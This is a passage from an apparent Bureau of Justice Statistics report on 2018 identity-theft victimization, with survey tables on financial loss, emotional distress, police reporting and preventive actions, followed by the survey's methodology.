**Victims who experienced the misuse of an existing account were less likely to have credit-related problems than victims of other identity theft**

In addition to experiencing monetary losses, some identity-theft victims experienced other credit, financial, or legal problems. As a result of the identity theft, the victims paid higher interest rates on credit cards, were turned down for loans or other credit, had their utilities turned off, or were subject to criminal proceedings. Based on the 2018 survey, 2% of victims of the misuse of at least one type of existing account experienced credit-related problems, compared to 8% of victims of other types of identity theft, such as personal information misuse (not shown in tables).

**2% of identity-theft victims reported that the crime caused significant problems with family members or friends**

In 2018, about 2% of victims of identity theft reported that the crime led to significant problems with family members or friends (not shown in tables). About 1% of victims said the crime led to significant problems with their jobs, schoolwork, bosses, coworkers, or peers (not shown in tables).

**Financial loss for all identity theft**

Across all incidents of identity theft reported in 2018, about 70% of victims experienced a financial loss of \$1 or more (**table 8**). These victims had financial losses totaling \$15.1 billion. Their mean loss was \$930 per person, and the median loss was \$300.

**TABLE 8**  
**Financial loss for all incidents of identity theft, 2018**

Estimate	Financial loss
Total	\$15,132,093,700
Mean	\$930
Median	\$300
Percent of victims experiencing a loss	70.3%
Number of victims	23,183,020

Note: Means and percentages were calculated using SPSS Complex Samples software. Financial loss includes any financial loss of \$1 or more. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 9 for standard errors.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

### 1 in 12 identity-theft victims was severely distressed as a result of the crime

In the 2018 study, victims were asked to rate how distressing the most recent incident of identity theft was to them on a 4-point scale, ranging from not at all distressing to severely distressing. Among all identity-theft victims, 8% reported that the crime was severely distressing (**table 9**). The percentage of victims reporting that the crime was severely distressing was

higher among those who experienced the opening of a new account only (15%), misuse of personal information only (17%), or multiple types of identify theft (16%), than among those who experienced the misuse of only one type of existing account (7%). Severe distress was most prevalent among victims who experienced multiple types of identity theft that included misuse of an existing account or misuse of personal information to open a new account or for other fraudulent purposes (25%).

**TABLE 9**

#### Victims of identity theft who had experienced emotional distress, by type of theft, 2018

Type of identity theft	Total	None	Mild	Moderate	Severe
Any	100%	20.5%	48.1%	22.9%	8.4%
Misused only one type of existing account	100%	22.0% †	49.4% †	21.6%	7.1% †
Credit card	100%	23.7 †	52.5 †	19.5 †	4.3 †
Bank	100%	19.7 †	46.5 †	23.6	10.2 †
Other	100%	23.9 †	45.7 ‡	23.5	6.9 †
Opened new account only	100%	12.3%	36.9%	35.5% ‡	15.3% †
Misused personal information only	100%	10.4%	43.8%	28.6%	17.2% ‡
Misused multiple types	100%	13.3%	42.6%	27.9%	16.2%
Existing account only <sup>a</sup>	100%	14.9 ‡	44.7	28.3	12.0 †
Other <sup>b*</sup>	100%	9.8	37.9	27.1	25.2

Note: Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview) and persons for whom emotional distress data were missing (less than 1% of victims). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 10 for standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

‡Difference with comparison group is significant at the 90% confidence level.

<sup>a</sup>Includes victims who experienced two or more of the following: misuse of a credit card, bank account, or other existing account.

<sup>b</sup>Includes victims who experienced two or more of the following: misuse of an existing account, personal information to open a new account, or personal information for other fraudulent purposes.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.



### The vast majority of identity-theft victims spent 1 day or less resolving associated financial and credit problems


At the time of the interview, 88% of identity-theft victims had resolved any financial or credit problems associated with the incident. (See appendix table 11.) More than half of these victims (55%) spent 1 day or less clearing up the problems. Victims of the misuse of one type of existing account were more likely to resolve financial and credit problems within 1 day (57%) than victims of the opening of a new account only (43%), victims of the misuse of personal information for other fraudulent purposes

only (34%), or victims of multiple types of identity theft (43%). About 6% of victims who experienced the misuse of personal information spent 6 months or more clearing up financial and credit problems (figure 3).

The length of time spent resolving problems varied by type of identity theft. Victims of existing credit card misuse spent an average of 2 hours resolving associated financial and credit problems, while victims who experienced existing account misuse and other types of identity theft spent an average of 14 hours resolving associated financial and credit problems (not shown in tables).

**FIGURE 3**

**Length of time that victims spent resolving financial and credit problems associated with identity theft, by type of theft, 2018**



Note: Estimates are based on the most recent incident of identity theft. An estimated 4% of victims did not know whether they had resolved financial and credit problems caused by the theft. About 1% of victims who resolved all financial and credit problems due to the incident did not know how long they had taken to resolve their financial and credit problems. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 11 for estimates and standard errors.

! Interpret with caution. Estimate is based on 10 or fewer sample cases, or coefficient of variation is greater than 50%.

\*Includes victims who experienced more than one type of identity theft in a single incident.


Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

### The level of identity-theft victims' emotional distress was related to the time spent resolving problems

The longer victims spent resolving financial and credit problems, the more likely they were to report severe emotional distress. Thirty-two percent of victims who spent 6 months or more resolving financial and credit problems as a result of the identity theft experienced severe emotional distress (figure 4). In comparison, 3% of victims who spent 1 day or less clearing up problems experienced severe distress.

**FIGURE 4**

**Victims of identity theft who reported severe emotional distress due to the crime, by length of time spent resolving associated financial and credit problems, 2018**



Note: Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims) and persons for whom emotional distress data were missing (12% of victims). See appendix table 12 for estimates and standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

‡Difference with comparison group is significant at the 90% confidence level.


Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

### 7% of identity-theft victims reported the incident to police, while 88% contacted a credit card company or bank

Based on the 2018 survey, 7% of identity-theft victims said they reported the incident to police or to another law enforcement agency (figure 5). Police notification of identity theft varied by type of theft. Victims who experienced the misuse of personal information to open a new account (25%) were more likely to report the incident to police than victims of existing credit card misuse (3%), existing bank account misuse (6%), or misuse of another type of existing account (5%). Victims of identity theft who knew something about the identity of the offender (27%) were more likely to contact police than those who did not know anything about the offender's identity (6%) (not shown in tables). The most common reason for not reporting identity theft to police was that it was handled in another way, including the victim, a financial institution, or another organization taking care of the problem (67%) (not shown in tables).

**FIGURE 5**

**Victims of identity theft who reported the theft to police, by type of theft, 2018**



Note: Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). Less than 1% of victims did not know whether the theft was reported to police. See appendix table 13 for estimates and standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

<sup>a</sup>Includes victims who experienced more than one type of identity theft in a single incident.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.



Nearly 9 in 10 (88%) victims contacted the credit card company or bank to report the incident, while about 1 in 12 (8%) contacted a credit bureau (table 10). About 6% of victims contacted a credit-monitoring service, and 2% contacted a document-issuing agency, such as an agency that issues driver's licenses. One percent of victims contacted a consumer agency, such as the Better Business Bureau. Another 1% contacted the Federal Trade Commission or a nonpolice victim services agency.

**TABLE 10**

**Percent of victims of identity theft, by type of organization contacted, 2018**

Type of organization contacted	Percent of victims
Credit card company or bank	88.1%
Credit bureau	8.2
Credit-monitoring service	5.9
Document-issuing agency <sup>a</sup>	2.1
Consumer agency <sup>b</sup>	1.2
Federal Trade Commission	0.6
Victim services agency <sup>c</sup>	0.6
Attorney	0.3
Other	0.6
Number of victims	23,183,020

Note: Details do not sum to totals because victims could contact multiple organizations. Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 14 for standard errors.

<sup>a</sup>Includes agencies that issue driver's licenses or Social Security cards.

<sup>b</sup>Includes state or local consumer affairs agencies, such as the state attorney general's office, and consumer agencies, such as the Better Business Bureau.


<sup>c</sup>Includes agencies other than the police that deal with victims of crime.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

Of the 8% of victims who contacted a credit bureau, 70% placed a fraud alert on their credit report (figure 6). Victims who contacted a credit bureau were more likely to take this action than to request their credit report (64%), place a freeze on their credit report (43%), request corrections to their credit report (40%), or provide a police report to the credit bureau (16%).

**FIGURE 6**

**Percent of victims of identity theft who contacted a credit bureau, by action taken, 2018**



Note: Details do not sum to totals because victims could take multiple actions. Estimates are based on the most recent incident of identity theft. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 15 for estimates and standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

‡Difference with comparison group is significant at the 90% confidence level.


Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

### Most identity-theft victims who contacted police also contacted a credit card company or bank

Victims who contacted police were more likely to also contact a credit card company or bank (85%) than a credit bureau (35%), a credit-monitoring service (20%), or a document-issuing agency (16%) such as a Social Security office (figure 7). Similar results were found for victims who did not report identity theft to police.

**FIGURE 7**

**Victims of identity theft who reported and who did not report the theft to police, by other type of organization contacted, 2018**



Note: Details do not sum to totals because victims could contact multiple organizations. Estimates are based on the most recent incident of identity theft, on victims who reported identity theft to police (7% of victims), and on victims who did not report the theft to police (93% of victims). Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 16 for estimates and standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

<sup>a</sup>Includes agencies that issue driver's licenses or Social Security cards.

<sup>b</sup>Includes state or local consumer affairs agencies, such as the state attorney general's office; consumer agencies, such as the Better Business Bureau; the Federal Trade Commission; agencies other than the police that deal with victims of crime; attorneys; and other agencies.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

### 89% of persons age 16 or older took action to prevent identity theft

Respondents were asked about the actions they took during the past 12 months to prevent identity theft, such as checking credit reports, shredding documents with personal information, and changing passwords on financial accounts. In 2018, a larger percentage of victims (98%) than nonvictims (88%) took at least one preventive action (table 11).

**TABLE 11**

**Actions persons age 16 or older took during the past 12 months to reduce the risk of identity theft, by victims and nonvictims of past-year identity theft, 2018**

Type of action	Total	Victims <sup>a</sup>	Nonvictims <sup>b*</sup>
Any	89.0%	97.8% †	88.2%
Checked bank or credit statements	81.9	94.6 †	80.7
Shredded or destroyed documents with personal information	74.2	82.6 †	73.3
Checked credit report	50.6	67.1 †	49.0
Changed passwords on financial accounts	45.3	69.9 †	42.9
Used identity-theft security program on computer	25.2	36.7 †	24.0
Purchased identity-theft insurance or credit-monitoring service	11.9	20.4 †	11.1
Purchased identity-theft protection	8.7	15.3 †	8.1

Note: Details do not sum to totals because respondents could take multiple actions. See appendix table 17 for standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

<sup>a</sup>Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims).

<sup>b</sup>Includes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview).

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

Among identity-theft victims who took at least one preventive action in the past 12 months, 91% did so in response to previous identity theft (**table 12**). Among victims who checked their credit report in the past 12 months, 62% did so in response to previous identity

theft. Forty-five percent of identity-theft victims who used identity-theft security software did so in response to previous identity theft. Among victims who purchased identity-theft protection, 55% did so in response to previous identity theft.

**TABLE 12**

**Actions victims of identity theft took in the past 12 months to reduce the risk of identity theft, by whether the action was in response to or independent of previous identity theft, 2018**

Action taken	Total	Action taken in response to identity theft	Action taken independent of identity theft	Unknown
Any	100%	91.1%	6.7%	2.2%
Checked bank or credit statements	100%	61.8	31.4	6.7
Shredded or destroyed documents with personal information	100%	45.6 †	47.5 †	6.9
Checked credit report*	100%	61.9	31.7	6.4
Changed passwords on financial accounts	100%	61.9	31.8	6.3
Used identity-theft security program on computer	100%	45.3 †	48.8 †	5.9
Purchased identity-theft insurance or credit-monitoring service	100%	49.3 †	44.8 †	5.9
Purchased identity-theft protection	100%	55.4 †	39.8 †	4.8 †

Note: Details may not sum to totals due to rounding. Excludes persons who reported discovering the most recent identity-theft incident prior to the reference period (12 months before the Identity Theft Supplement interview). Includes persons who did not know when they discovered the most recent incident (8% of victims). See appendix table 18 for standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

## Nearly 1 in 5 persons had experienced identity theft in their lifetime

At the time of the interview, 4% of persons who had experienced at least one incident of identity theft more than 12 months prior to the interview were still experiencing problems caused by the incident, including credit and financial problems, emotional distress, and relationship problems (table 13). These problems remained unresolved more than 12 months after the incident for 20% of victims of multiple types of identity theft that included misuse of an existing account or of personal information to open a new account or for other fraudulent purposes.

Overall, 19% (48.1 million) of persons age 16 or older in 2018 had experienced one or more incidents of identity theft during their lives. The lifetime prevalence of identity theft varied by age. Persons ages 35 to 49 had the highest lifetime prevalence of identity theft (23%) among all age groups, and persons ages 16 to 17 had the lowest (2%) (not shown in tables). Persons ages 50 to 64 had a higher lifetime prevalence (22%) than those age 65 or older (17%) (not shown in tables).

**TABLE 13**

**Persons age 16 or older who experienced identity theft in their lifetime, by type of identity theft experienced outside of the past year and ongoing problems from identity theft, 2018**

Identity theft during lifetime and outside of past 12 months	Number of victims	Percent of all persons age 16 or older	Percent of victims whose problems from identity theft were unresolved <sup>a</sup>
At least one incident of identity theft during lifetime	48,097,440	18.6%	6.5%
At least one incident of identity theft outside of past 12 months	29,569,340	11.5%	4.3%
Misused only one type of existing account	22,680,190 †	8.8 †	2.0 †
Credit card	12,928,360 †	5.0 †	1.2 †
Bank	8,982,340 †	3.5 †	2.8 †
Other	769,490 †	0.3 †	5.5 †
Opened new account only	1,830,970 †	0.7 †	11.7 †
Misused personal information only	2,498,610 †	1.0 †	11.3 †
Misused multiple types	2,502,330	1.0	12.7
Existing account only <sup>b</sup>	1,144,130 †	0.4 †	4.3 †
Other <sup>c*</sup>	1,358,200	0.5	19.8

Note: Details do not sum to totals due to a small number of victims who did not know the type of identity theft they experienced outside of the past 12 months. In 2018, there were 258 million persons age 16 or older living in noninstitutionalized, residential settings in the United States. See appendix table 19 for standard errors.

\*Comparison group.

†Difference with comparison group is significant at the 95% confidence level.

<sup>a</sup>Based on the number of persons who experienced the type of identity theft. Problems include credit and financial problems, emotional distress, and relationship problems.

<sup>b</sup>Includes victims who experienced two or more of the following: misuse of a credit card, bank account, or other existing account.

<sup>c</sup>Includes victims who experienced two or more of the following: misuse of an existing account, personal information to open a new account, or personal information for other fraudulent purposes.

Source: Bureau of Justice Statistics, National Crime Victimization Survey, Identity Theft Supplement, 2018.

## Methodology

### Defining identity theft

As with many other crime types, there is no standard definition of identity theft used nationwide. The Identity Theft Supplement (ITS) was developed in conjunction with the Federal Trade Commission (FTC), a consumer protection agency; the U.S. Department of Justice's Office for Victims of Crime, National Institute of Justice, and Bureau of Justice Assistance; and experts from the criminal justice and financial fields. The ITS definition of identity theft was based on the FTC's: a fraud that is committed or attempted using a person's identifying information without authority.<sup>3</sup>

Many state legal codes use a similar definition of identity theft but define personal information and types of misuse differently. For example, the California Penal Code specifies that identity theft occurs when an individual "willfully obtains personal identifying information, as defined in subdivision (b) of Section 530.55, of another person, and uses that information for any unlawful purpose, including to obtain, or attempt to obtain, credit, goods, services, real property, or medical information without the consent of that person."<sup>4</sup> The list of personal identifying information includes "any name, address, telephone number, health insurance number, taxpayer identification number, school identification number, state or federal driver's license, or identification number, social security number, place of employment, employee identification number, professional or occupational number, mother's maiden name, demand deposit account number, savings account number, checking account number, PIN (personal identification number) or password, alien registration number, government passport number, date of birth, unique biometric data including fingerprint, facial scan identifiers, voiceprint, retina or iris image, or other unique physical representation, unique electronic data including information identification number assigned to the person, address or routing code, telecommunication identifying information or access device, information contained in a birth or death certificate, or credit card number of an individual person, or an equivalent form of identification."<sup>5</sup>

<sup>3</sup>See <https://www.ftc.gov/news-events/press-releases/2004/10/ftc-issues-final-rules-facta-identity-theft-definitions-active>.

<sup>4</sup>California Penal Code Part 1, Title 13, Chapter 8, Section 530.5.

<sup>5</sup>California Penal Code Part 1, Title 13, Chapter 8, Section 530.55.

The Pennsylvania Consolidated Statutes state that "a person commits the offense of identity theft of another person if he possesses or uses, through any means, identifying information of another person without the consent of that other person to further any unlawful purpose."<sup>6</sup> It defines identifying information as "any document, photographic, pictorial or computer image of another person, or any fact used to establish identity, including, but not limited to, a name, birth date, Social Security number, driver's license number, nondriver governmental identification number, telephone number, checking account number, savings account number, student identification number, employee or payroll number or electronic signature."

The primary categories of identity theft that the ITS used were modeled after a survey on identity theft that the FTC conducted in 2005 and 2006. The identity-theft categories specified in the initial FTC survey were (1) the misuse of an existing credit card account, (2) the misuse of an existing non-credit card account, and (3) the misuse of personal information to open new accounts or to engage in types of fraud other than the misuse of existing or new financial accounts.<sup>7</sup> The ITS split the third category into two separate groups: misuse of personal information to open new accounts and misuse of personal information for other fraudulent behavior other than the misuse of existing or new accounts.

### Possible overreporting of losses from jointly held accounts

When persons experience the unauthorized use of a jointly held account, both persons might report the same financial harm or loss, resulting in double counting. The ITS did not ask if a loss from an account was reported by another respondent who also held that account. Therefore, any overreporting due to joint account holders could not be adjusted for. While the 2018 ITS did not specifically ask respondents about misused joint accounts, about 2% of identity-theft victims reported experiencing the same type of identity theft and amount of direct loss during the most recent incident as another person in their household (not shown in tables).

<sup>6</sup>Pennsylvania Consolidated Statutes Title 18, Chapter 41, Section 4120.

<sup>7</sup>See Synovate. (2007). *Federal Trade Commission – 2006 Identity Theft Survey Report*. Federal Trade Commission. <https://www.ftc.gov/sites/default/files/documents/reports/federal-trade-commission-2006-identity-theft-survey-report-prepared-commission-synovate/synovate-report.pdf>



## Top-coding loss amounts

Some large loss amounts reported by identity-theft victims can create outliers in the distribution of loss amounts reported by all victims. Leaving these amounts unchanged could lead to disclosure of their identities. To protect respondents from disclosure, the U.S. Census Bureau uses a method called “top-coding” to mask outliers. This method was used on continuous variables in the 2018 ITS that captured financial loss amounts from identity-theft victims. For more information on the top-coding procedures, see <https://www.census.gov/library/working-papers/2019/adrm/legacy-da-techniques.html>.

## Identity Theft Supplement to the National Crime Victimization Survey

In 2018, the ITS was administered as a supplement to the National Crime Victimization Survey (NCVS). From January 1 to June 30, approximately 140,000 persons age 16 or older in sampled NCVS households received the ITS at the end of the NCVS interview. Respondents were required to complete their NCVS interview to participate in the ITS. Proxy respondents (those who respond on behalf of other household members) did not receive the ITS. If the NCVS interview was conducted in a language other than English, the ITS interview was made available in that language by either the interviewer or a reliable translator. All NCVS and ITS interviews were conducted using computer-assisted personal interviewing via telephone or a personal visit. A final sample size of about 102,400 persons from among the original NCVS-eligible respondents completed the ITS questionnaire, representing a person response rate of 72%.

The combined ITS response rate, computed as a product of the NCVS household response rate and ITS person response rate, was about 54%. Due to the level of nonresponse, a bias analysis was conducted. The result of the nonresponse bias analysis suggested that there was little to no substantive bias due to nonresponse in the ITS estimates.

The ITS collected individual data on the prevalence of, and victim response to, attempted or successful misuse of an existing account, misuse of personal information to open a new account, or misuse of personal information for other fraudulent purposes. Respondents were asked whether they experienced any of these types of misuse during the 12 months prior to the interview.

Persons who reported experiencing one or more incidents of identity theft during the prior 12 months

were asked questions about the incident and their response to the incident, such as how they discovered the identity theft; financial, credit, and other problems resulting from the incident; time spent resolving associated problems; and reporting to police and credit bureaus. For most sections of the survey instrument, the ITS asked victims who experienced multiple incidents during the 12-month reference period to describe only the most recent incident. It asked victims who experienced multiple incidents of identity theft during the year to provide details on the total financial losses they experienced as a result of all incidents. It also asked all respondents a series of questions about identity theft they experienced outside of the reference period and about measures they took to avoid or minimize the risk of becoming an identity-theft victim.

## Changes in the Identity Theft Supplement series over time

In 2018, the ITS was administered to persons age 16 or older from January through June 2018, and the reference period was 12 months prior to the ITS interview. The respondent was asked to report the month and year in which the most recent incident of attempted or completed identity theft was discovered.

In 2016, the ITS was administered to the same age group in the same months, but the underlying NCVS sample had increased 41% to facilitate the ability to produce state- and local-level victimization data for the largest 22 states. At the same time, the sample was adjusted to reflect the U.S. population counts in the U.S. Census Bureau’s 2010 decennial census.<sup>8</sup> When the 2016 ITS was administered, 55% of the ITS households were new to the sample. In a normal data-collection year, roughly 14% of these households would be new to the sample. Due to these changes, comparisons between 2016 data and data from other years should be made with caution. For more information, see *Victims of Identity Theft, 2016* (NCJ 251147, BJS, January 2019).

The 2014 ITS collected information on identity theft from U.S. residents age 16 or older from January through June 2014. It was the first time that trend data could be compared across iterations of the ITS (between the 2014 and 2012 ITS). For more information, see *Victims of Identity Theft, 2014* (NCJ 248991, BJS, September 2015).

<sup>8</sup>For more information on the sample redesign, see *Criminal Victimization, 2016: Revised* (NCJ 252121, BJS, October 2018).

The 2012 ITS collected data on identity theft from July through December 2012. Substantial changes were made to the 2012 survey instrument compared to the 2008 ITS, including shortening the reference period from 2 years to 1 year. This makes comparing 2012 and 2008 estimates difficult. For more information, see *Victims of Identity Theft, 2012* (NCJ 243779, BJS, December 2013).

From January through June 2008, the Bureau of Justice Statistics (BJS) conducted the first ITS. This supplement collected detailed data from persons age 16 or older who had experienced one or more attempted or successful incidents of identity theft during the 2 years preceding the interview. Respondents were asked to report the month and year they discovered the completed incidents of identity theft. For more information, see *Victims of Identity Theft, 2008* (NCJ 231680, BJS, December 2010).

Prior to 2008, the core NCVS collected identity-theft data at the household level. Data were reported for the household as a whole rather than for individual respondents, the reference period was 6 months (similar to other crimes in the NCVS), and the questions allowed for less detail about the characteristics of the identity-theft incident and the victim response. For more information, see *Identity Theft, 2004* (NCJ 212213, BJS, April 2006); *Identity Theft, 2005* (NCJ 219411, BJS, November 2007); *Identity Theft Reported by Households, 2007 – Statistical Tables* (NCJ 230742, BJS, June 2010); and *Identity Theft Reported by Households, 2005–2010* (NCJ 236245, BJS, November 2011).

### The National Crime Victimization Survey

The NCVS is an annual data collection carried out by the U.S. Census Bureau on behalf of BJS. The NCVS is a self-reported survey that is administered annually from January 1 to December 31. Annual NCVS estimates are based on the number and characteristics of crimes that respondents reported experiencing during the prior 6 months, excluding the month of the interview. Therefore, the 2018 survey covered crimes experienced from July 1, 2017 to November 30, 2018, with March 15, 2018 as the middle of the reference period. Crimes are classified by the year of the NCVS, not by the year of the crime.

The survey is administered to persons age 12 or older from a nationally representative sample of U.S. households. The NCVS collects information on nonfatal personal crimes (rape or sexual assault, robbery, aggravated assault, simple assault, and personal larceny (purse-snatching and pick-pocketing) and household

property crimes (burglary, trespassing, motor vehicle theft, and other types of theft). It collects information on threatened, attempted, and completed crimes both reported and not reported to police. Unless otherwise specified, estimates in this report include threatened, attempted, and completed crimes.

The NCVS not only provides annual estimates of amounts of and changes in criminal victimization, but also serves as the nation's primary source of information on the characteristics of criminal victimization incidents. Survey respondents provide information about themselves (including age, sex, race, ethnicity, marital status, educational level, and income) and whether they experienced a victimization. For each victimization incident, respondents report information about the offender (including age, sex, race, ethnicity, and victim-offender relationship), characteristics of the crime (including time and place of occurrence, use of weapons, nature of injury, and economic consequences), whether the crime was reported to police, reasons the crime was or was not reported, and victim experiences with the criminal justice system.

Household information, including household-level demographics (e.g., income) and property victimizations committed against the household (e.g., burglary or trespassing), is typically collected from the reference person. The reference person is any responsible adult member of the household who is unlikely to permanently leave the household. Because an owner or renter of the sample housing unit is normally the most responsible and knowledgeable household member, this person is generally designated as the reference person and household respondent. However, a household respondent does not have to be one of the household members who owns or rents the unit.

In the NCVS, a household is defined as a group of persons who all reside at a sampled address. Persons are considered household members when the sampled address is their usual place of residence at the time of the interview and when they have no usual place of residence elsewhere. Once selected, households remain in the sample for 3½ years, and eligible persons in these households are interviewed every 6 months, either in person or over the phone, for a total of seven interviews.

First interviews are typically conducted in person, with subsequent interviews conducted either in person or by phone. New households rotate into the sample on an ongoing basis to replace outgoing households that have been in the sample for the 3½-year period. The

sample includes persons living in group quarters (e.g., dormitories, rooming houses, and religious group dwellings) and excludes persons living on military bases and in institutional settings (e.g., correctional or hospital facilities).

### Standard error computations

When national estimates are derived from a sample, as with the NCVS, caution must be used when comparing one estimate to another or when comparing estimates over time. Although one estimate may be larger than another, estimates based on a sample have some degree of sampling error. The sampling error of an estimate depends on several factors, including the amount of variation in the responses and the size of the sample. When the sampling error around an estimate is taken into account, estimates that appear different may have no statistically significant difference.

